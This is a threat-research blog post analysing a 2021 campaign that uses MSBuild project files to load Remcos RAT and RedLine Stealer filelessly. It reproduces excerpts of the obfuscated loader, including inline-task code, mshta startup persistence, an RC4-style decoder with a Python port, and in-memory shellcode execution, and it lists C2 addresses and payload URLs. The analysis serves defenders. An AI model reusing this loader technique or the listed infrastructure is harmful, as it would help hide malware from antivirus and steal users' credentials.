Threat Actors Use MSBuild to Deliver RATs Filelessly

anomali.com/blog/threat-actors-use-msbuild-to-deliver-rats-filelessly

Research | May 13, 2021

by Anomali Threat Research

Authored by: Tara Gould and Gage Mele

Key Findings

- Anomali Threat Research identified a campaign in which threat actors used Microsoft Build Engine (MSBuild) to filelessly deliver Remcos remote access tool (RAT) and password-stealing malware commonly known as RedLine Stealer
- This campaign, which has low or zero detections on antivirus tools, appears to have begun in April 2021 and was still ongoing as of May 11, 2021.
- We were unable to determine how the .proj files were distributed, and are unable to make a confident assessment on attribution because both RemcosRAT and RedLine Stealer are commodity malware.

Overview

Anomali Threat Research discovered a campaign in which threat actors used MSBuild - a tool used for building apps and gives users an XML schema "that controls how the build platform processes and builds software" - to filelessly deliver RemcosRAT, and RedLine stealer using callbacks.[1] The malicious MSBuild files we observed in this campaign contained encoded executables and shellcode, with some, hosted on Russian image-hosting site, "joxi[.]net." While we were unable to determine the distribution method of the .proj files, the objective of these files was to execute either Remcos or RedLine Stealer. The majority of the samples we analyzed deliver Remcos as the final payload.




Figure 1 *- Infection chain*

Technical Analysis

MSBuild

MSBuild is a development tool used for building applications, especially where Visual Studio is not installed.[2] MSBuild uses XML project files that contain the specifications to compile the project and, within the configuration file, the "UsingTask" element defines the task that will be compiled by MSBuild. In addition, MSBuild has an inline task feature that enables code to be specified and compiled by MSBuild and executed in memory. This ability for code to be executed in memory is what enables threat actors to use MSBuild in fileless attacks.

A fileless attack is a technique used by threat actors to compromise a machine while limiting the chances of being detected.[3] Fileless malware typically uses a legitimate application to load the malware into memory, therefore leaving no traces of infection on the machine and making it difficult to detect. An analysis by network security vendor WatchGuard released in 2021 showed a 888% increase in fileless attacks from 2019 to 2020, illustrating the massive growth in the use of this attack technique, which is likely related to threat actor confidence that such attacks will be successful.[4]

MSBuild Project File (.proj) Analysis

Analyzed File – imaadp32.proj

MD5 – 45c94900f312b2002c9c445bd8a59ae6

The file we analyzed is called "imaadp32.proj," and as shown in Figure 2 below, is an MSBuild project file (.proj). For persistence, mshta is used to execute a vbscript that runs the project file, with a shortcut file (.lnk) added to the startup folder (Figure 3).

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="WXOPJ"><untFLazSKXSPpn ysnOiG="$(MSBuildProjectFullPath)" vfvlVyruGgYYg="$(MSBuildToolsPath)"/>
</Target>
<UsingTask TaskName="untFLazSKXSPpn" TaskFactory="CodeTaskFactory"
AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll"><ParameterGroup><ysnOiG ParameterType="System.String" Required="true" /
><vfvlVyruGgYYg ParameterType="System.String" Required="true" /></ParameterGroup><Task><Code Type="Class" Lang="cs">
<![CDATA[using System;using Microsoft.Build.Framework;using Microsoft.Build.Utilities;using System.Runtime.InteropServices;using
System.Runtime.InteropServices.ComTypes;using System.Diagnostics;using System.IO;
```

Figure 2 *- MSBuild Project Schema for immadp32.proj*

```
ArNfmNGI.SetPath(@"%WinDir%\System32\mshta.exe");
ArNfmNGI.SetArguments("vbscript:Execute("+(char)34+"CreateObject("+(char)34+(char)34+"Wscript.Shell"+(char)34+(char)34+").Run "+
IPersistFile vYAFBMZQ = (IPersistFile)ArNfmNGI;
vYAFBMZQ.Save(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), "imaadp32.lnk"), false);
```

Figure 3 *- .lnk File Created in Startup Folder*

Following the creation of persistence, two large arrays of decimal bytes were decoded by the function shown in Figure 4.

```
public static byte[] uUiFHIiHSM(byte[] zRVNH, string xkOURdJ){int DmqRsaOvxUH,vMEOEaQ,xxZmgLbpuJ,YAFIh;int[] vRtxHStdCD,CaarcWMUz;byte[]
kMdGEQW;vRtxHStdCD=new int[256];CaarcWMUz=new int[256];kMdGEQW=new
byte[zRVNH.Length];for(vMEOEaQ=0;vMEOEaQ<256;vMEOEaQ++){vRtxHStdCD[vMEOEaQ]=xkOURdJ[vMEOEaQ%xkOURdJ.Length];CaarcWMUz[vMEOEaQ]=vMEOEaQ;}for(xxZ
mgLbpuJ=vMEOEaQ=0;vMEOEaQ<256;vMEOEaQ++){xxZmgLbpuJ=(xxZmgLbpuJ+CaarcWMUz[vMEOEaQ]+vRtxHStdCD[vMEOEaQ])%256;YAFIh=CaarcWMUz[vMEOEaQ];CaarcWMUz[
vMEOEaQ]=CaarcWMUz[xxZmgLbpuJ];CaarcWMUz[xxZmgLbpuJ]=YAFIh;}for(DmqRsaOvxUH=xxZmgLbpuJ=vMEOEaQ=0;vMEOEaQ<zRVNH.Length;vMEOEaQ++){DmqRsaOvxUH++;
DmqRsaOvxUH%=256;xxZmgLbpuJ+=CaarcWMUz[DmqRsaOvxUH];xxZmgLbpuJ%=256;YAFIh=CaarcWMUz[DmqRsaOvxUH];CaarcWMUz[DmqRsaOvxUH]=CaarcWMUz[xxZmgLbpuJ];C
aarcWMUz[xxZmgLbpuJ]=YAFIh;kMdGEQW[vMEOEaQ]=(byte)(zRVNH[vMEOEaQ]^CaarcWMUz[((CaarcWMUz[DmqRsaOvxUH]+CaarcWMUz[xxZmgLbpuJ])%256)]);}return
kMdGEQW;}}]]>
```

Figure 4 *- Decoding Function*

Porting the decoding function to Python, we created a script (Figure 5 below). By using the variable “dec_list” to contain the decimal to be converted, and the variable “key” representing the string found at the end of decimal, we decoded the function.

```
def decode_array(dec_list, key):

    key_array = []
    position_array = []

for position in list(range(256)):
        key_array.append(key[position % len(key)])
        position_array.append(position)

        xxZmgLbpuJ = 0
for position in list(range(256)):
        xxZmgLbpuJ = (xxZmgLbpuJ + position_array[position] + ord(key_array[position])) % 256
        YAFIh = position_array[position]
        position_array[position] = position_array[xxZmgLbpuJ]
        position_array[xxZmgLbpuJ] = YAFIh

        DmqRsaOvxUH = 0
        xxZmgLbpuJ = 0
        new_array = []
for position in list(range(len(dec_list))):
        DmqRsaOvxUH += 1
        DmqRsaOvxUH %= 256
        xxZmgLbpuJ += position_array[DmqRsaOvxUH]
        xxZmgLbpuJ %= 256
        YAFIh = position_array[DmqRsaOvxUH]
        position_array[DmqRsaOvxUH] = position_array[xxZmgLbpuJ]
        position_array[xxZmgLbpuJ] = YAFIh
        new_array.append(dec_list[position] ^ position_array[((position_array[DmqRsaOvxUH] + position_array[xxZmgLbpuJ]) % 256)])


    return new_array
```

Figure 5 *- Python Script to Decode*

The output decimal list from this function was then converted from bytes, resulting in an executable for the first block and shellcode for the second block.

Shellcode

The malware and shellcode were allocated memory in the process space using VirtualAlloc. After being copied into memory, the shellcode was executed using the callback function pointer in CallWindowProc, shown in Figure 6 below. Other samples leverage the function Delegate.DynamicInvoke instead.

```
IntPtr uNsjCikj=VirtualAlloc(0,mRLSxdMqIfDEKQ.Length,0x1000,0x40);
IntPtr QcHSbJaV=VirtualAlloc(0,cvmKbusb.Length,0x1000,0x40);
Marshal.Copy(mRLSxdMqIfDEKQ,0,uNsjCikj,mRLSxdMqIfDEKQ.Length);
Marshal.Copy(cvmKbusb,0,QcHSbJaV,cvmKbusb.Length);
CallWindowProc(QcHSbJaV, Marshal.StringToHGlobalUni(vfvlVyruGgYYg+@"\RegAsm.exe"), uNsjCikj, 0, 0);
```

Figure 6 *- Shellcode and Payload Being Loaded Into Memory*




Figure 7 *- Encoded shellcode in Project File*

The shellcode (encoded shown in Figure 7 above) calls, shown in Figure 8 below, were mainly: LoadLibraryW, VirtualAlloc, CreateProccessW, and ZwUnmapViewOfSection. LoadLibraryW loads the module, VirtualAlloc allocates the memory, CreateProcessW created a process, and ZwUnmapViewOfSection is used to unmap memory from a virtual space. These were used to inject the payload into process memory.

```
4014ad  LoadLibraryW(kernel32)
        Allocation 40 < 1024 adjusting...
401489  VirtualAlloc(base=0 , sz=400) = 603000
4014ad  LoadLibraryW(kernel32)
        Allocation c < 1024 adjusting...
401489  VirtualAlloc(base=0 , sz=400) = 604000
4014ad  LoadLibraryW(kernel32)
        Allocation c8 < 1024 adjusting...
401489  VirtualAlloc(base=0 , sz=400) = 605000
4014ad  LoadLibraryW(ntdll)
4010ef  RtlMoveMemory(dst=600000, src=0, sz=40)
4014ad  LoadLibraryW(ntdll)
40112a  RtlMoveMemory(dst=601000, src=0, sz=f8)
4014ad  LoadLibraryW(kernel32)
401169  CreateProcessW(   ) = 0x1269 (ebp)
4014ad  LoadLibraryW(ntdll)
401194  ZwUnmapViewOfSection(h=1269, addr0)
4014ad  LoadLibraryW(kernel32)
        Allocation 0 < 1024 adjusting...
4011cb  VirtualAllocEx(pid=1269, base=0 , sz=400) = 606000
4014ad  LoadLibraryW(kernel32)
401266  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40103c)
        Size = 0 ignoring...
4014ad  LoadLibraryW(ntdll)
401291  RtlMoveMemory(dst=401040, src=601006, sz=2)
4014ad  LoadLibraryW(ntdll)
4012e9  RtlMoveMemory(dst=602000, src=f8, sz=28)
4014ad  LoadLibraryW(kernel32)
401346  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40104c)
        Size = 0 ignoring...
4014ad  LoadLibraryW(ntdll)
4012e9  RtlMoveMemory(dst=602000, src=120, sz=28)
4014ad  LoadLibraryW(kernel32)
401346  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40104c)
        Size = 0 ignoring...
4014ad  LoadLibraryW(ntdll)
4012e9  RtlMoveMemory(dst=602000, src=148, sz=28)
4014ad  LoadLibraryW(kernel32)
401346  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40104c)
        Size = 0 ignoring...
4014ad  LoadLibraryW(ntdll)
4012e9  RtlMoveMemory(dst=602000, src=170, sz=28)
4014ad  LoadLibraryW(kernel32)
401346  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40104c)
        Size = 0 ignoring...
4014ad  LoadLibraryW(ntdll)
4012e9  RtlMoveMemory(dst=602000, src=198, sz=28)
4014ad  LoadLibraryW(kernel32)
401346  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40104c)
        Size = 0 ignoring...
4014ad  LoadLibraryW(ntdll)
4012e9  RtlMoveMemory(dst=602000, src=1c0, sz=28)
4014ad  LoadLibraryW(kernel32)
401346  WriteProcessMemory(pid=1269, base=0 , buf=0, sz=0, written=40104c)
        Size = 0 ignoring...

Stepcount 2000001



C:\Users\t3854\Desktop>
```

Figure 8 *- Calls made by the shellcode*

Payloads

RemcosRAT

Analyzed File –

MD5 – 04fc0ca4062dd014d64dcb2fe8dbc966

The payload from the project files was a remote access tool (RAT) called Remcos. Remcos is a commercial software created by Breaking Security that, according to their user manual, can be used for remote control, remote admin, remote anti-theft, remote support and pentesting. [5] However, Remcos has often been used by threat actors for malicious purposes. The software, written in C++, enables full access to the infected machine with features including, but not limited to:

- Anti-AV
- Credential harvesting
- Gathering system information
- Keylogging
- Persistence
- Screen capture
- Script execution

The themes used by actors to distribute Remcos have varied, including changes designed to adapt to themes or timeframes. For example, recent Remcos campaigns were observed utilizing Tax Day lures.[6] The version used in this campaign was 2.6.0, which was released in July 2020 (Figure 9). Additional functions Remcos has been known to utilize are shown in Table 1 below. The persistence technique is simply adding a run registry key for persistence (Figure 11). Remcos has also been observed using its “Watchdog” feature to restart the RAT if it is terminated (Figure 12).




Figure 9 *- Remcos Version 2.6.0 Being Used*




Figure 10 *- connecting to C2*




Figure 11 *- Adds Run Registry Key for Persistence*




Figure 12 *- Watchdog Module*

Figure 12 shows the “Watchdog” module which restarts Remcos in the event the program is terminated.

Table 1 *- Remcos 2.6.0 Features*

Remote Scripting	Notifications
Webcam Capture	Remote Command Line
Clear Logins	Remote Chat
File Manager	Remote Input
Microphone Capture	SOCKS Proxy
Keylogger	Login Cleaner
Screen Logger	Local Utilities
Browser History	Registry Editor
Password Recovery	Visibility mode

RedLine Stealer

Analyzed File – rehoboams.exe

MD5 – 6d3e8a2802848d259a3baaaa78701b97

In a similar MSBuild project file to the Remcos dropping .proj file, we found another project file named “vwnfmo.lnk“ where RedLine Stealer was dropped instead of Remcos, shown in Figure 13 below. RedLine Stealer is written in .NET and has been observed stealing multiple types of data (full list shown in Table 2 below), including: :

- Cookies
- Credentials (chat clients, VPNs, crypto wallets, browser)
- Crypto wallet
- NordVPN (existence of and credentials)
- Stored web browser information (credit card, username, and password)
- System Information

RedLine will search for the existence of multiple products that include cryptocurrency software, messaging apps, VPNs, and web browsers (full list shown in Table 2 below).




***Figure 13** - RedLine .NET Information Stealer*

Figure 14 *- RedLine Functions*

```
public static List<Account> Scan()
{
    List<Account> list = new List<Account>();
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\
          \Local"), new string(new char[]
        {
            'N',
            'o',
            'D',
            'e',
            'f',
            'r',
            'd',
            'D',
            'e',
            'f',
            'V',
            'P',
            'N',
            'D',
            'e',
            'f'
        }).Replace("Def", string.Empty)));
        if (!directoryInfo.Exists)
        {
```

Figure 15 *- Checks for NordVPN Installation*

Figure 15 above shows RedLine checking for NordVPN on the machine. If the path exists, the next function of this malware is to check for the user config to steal the credentials. This function also enables RedLine to steal credentials for additional installed applications.

Table 2 *- Installs RedLine Scans for*

Chrome	GameLauncher for Steam
Filezilla	Guarda
Gecko	Jaxx
Armory	Metamask
Atomic	Monero
Coinom	OpenVPN
DesktopMessenger for Telegram	NordVPN
Discord	ProtonVPN
Electrum	Tronlink
Ethereum	Yoroi

Conclusion

The threat actors behind this campaign used fileless delivery as a way to bypass security measures, and this technique is used by actors for a variety of objectives and motivations. This campaign highlights that reliance on antivirus software alone is insufficient for cyber defense, and the use of legitimate code to hide malware from antivirus technology is effective and growing exponentially. Focusing on cybersecurity training and hygiene, as well as a defense-in-depth strategy, are some recommended courses of action for countering this threat.

Endnotes

[1] “MSBuild,” Microsoft Visual Studio Docs, accessed May 3, 2021, published November 4, 2016, https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2019.

[2] Ibid.

[3] “What Is Fileless Malware?,” McAfee, accessed May 3, 2021, https://www.mcafee.com/enterprise/en-gb/security-awareness/ransomware/what-is-fileless-malware.html.

[4] “Internet Security Report – Q4 2020,” WatchGuard, accessed May 4, 2021, published March 30, 2021, https://www.watchguard.com/uk/wgrd-resource-center/security-report-q4-2020, 3.

[5] “Remcos Instructions Manual,” Breaking Security, accessed May 4, 2021, published July 2018, https://breaking-security.net/wp-content/uploads/dlm_uploads/2018/07/Remcos-Instructions-Manual-rev19.pdf, 15-16.

[6] Daniel Frank, “Cybereason Exposes Campaign Targeting US Taxpayers with NetWire and Remcos Malware,” Cybereason, accessed May 4, 2021, published March 18, 2021, https://www.cybereason.com/blog/cybereason-exposes-malware-targeting-us-taxpayers.

Appendix A

IOCs

Project File	Payload	C2	Details
45c94900f312b2002c9c445bd8a59ae6	Remcos 04fc0ca4062dd014d64dcb2fe8dbc966	135.181.170.169:50845	
d8a57534382a07cc0487b96350bca761	Remcos eb8b1d64429e00f2b3b49f886ee3b0b4		http://dl4.joxi.net/drive/2021/04/
d52d6bad3d11e9a72998608ccca572f5	Remcos 41c0bb6e89ad89af8eef7bec40d4acbb		
d66740b3ed3884c31d40e3747684411e	RedLine 302207c3248257d4d9badf4bc4b75483	svhost-system-update.net:80	http://dl4.joxi.net/drive/2021/04/
43660f882cc5971ab83a810398487317	RedLine 6d3e8a2802848d259a3baaaa78701b97	37.1.206.16:7575	
192b8ee95537dda7927ba3b45183e6a4	Remcos b8e9ce084d9d49f565f850c59b003bcf		http://joxi.net/52ap4j7tkJER7m.p
1ae425ac2890283ddcf11946e7e8f6ae	QuasarRat 723f5e75239b66e3d08b83a131c7b66c		
20621960888a6299123ce5a2df5eabba	Remcos f174c03d177a04e81677e9c9a9eae0c8		
27b62f7b4b285b880b8c81960aa60b15	Remcos cf45b793bc9ec86bfedfa165c01ede15		
2d15a4c9184878e25bdf108bd58290b8	Remcos de2ff99ca086a8ad0f9b8027aef696ba		
37bbbbc44c80ff4fe770ce78f6a37ebd	Remcos 73790d28f4f8f0f4c402da66c8dc393f		
603b1cc2d5488dcd8bb0a3b14429c88b	Remcos 23c5bc4a2e69c3f171561b524ceb4098		
62c8efb35b3b9c10e965ec5a236fed2d	Remcos 4def35aedc86a946c13118e14127e0e9		
a948e8d3222b9fa8ccbd091230098b78	Remcos 85c700ff566161c77a03f282fa48a246		
ecdb2860af9ce2754d178c80e3303080	QuasarRat 7870a7c7e355d1fbf357c846d8bf2aea		
fe84ead033bfeaee70f84d8733b51e08	RedLine 4023e57ffbc87aa93621a7c2a6f0b425		

Appendix B


MITRE ATT&CK TTPs Matrix

Technique	ID	Name
Execution	T1059.003	Windows Command Shell
T1059.006	Python	
Persistence	T1547.009	Shortcut Modification
T1547.001	Registry Run Keys / Startup Folder	

Privilege Escalation	T1548.002	Abuse Elevation Control: Bypass User Account Control
T1055	Process Injection	
T1055.012	Process Hollowing	
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
T1112	Modify Registry	
T1027	Obfuscated Files or Information	
T1055	Process Injection	
T1055.002	Portable Executable Injection	
T1055.012	Process Hollowing	
T1127	Trusted Developer Utilities Proxy	
T1127.001	MSBuild	
T1497.001	System Checks	
T1218.005	Signed Binary Proxy Execution: Mshta	
Credential Access	T1555	Credentials from Password Stores
T1555.003	Credentials from Web Browsers	
T1539	Steal Web Session Cookie	
T1056	Input Capture	
T1056.001	Keylogging	
Discovery	T1087	Account Discovery
T1083	File and Directory Discovery	
T1518	Software Discovery	
T1518.001	Security Software Discovery	
T1082	System Information Discovery	
T1614	System Location Discovery	
T1033	System Owner/User Discovery	
T1124	System Time Discovery	
Collection	T1123	Audio Capture
T1115	Clipboard Data	
T1113	Screen Capture	
T1125	Video Capture	
Command and Control	T1105	Ingress Tool Transfer
T1090	Proxy	
Exfiltration	T1041	Exfiltration Over C2 Channel

Appendix C


Zero Detection on VirusTotal



DETECTION DETAILS CONTENT SUBMISSIONS COMMUNITY

Antivirus results on 2021-04-18T20:52:30

Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Arcabit	Undetected	Avast	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	CAT-QuickHeal	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	Cynet	Undetected
Cyren	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
ESET-NOD32	Undetected	F-Secure	Undetected



DETECTION DETAILS RELATIONS CONTENT SUBMISSIONS COMMUNITY

Antivirus results on 2021-04-20T00:06:03

Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected

Topics: Research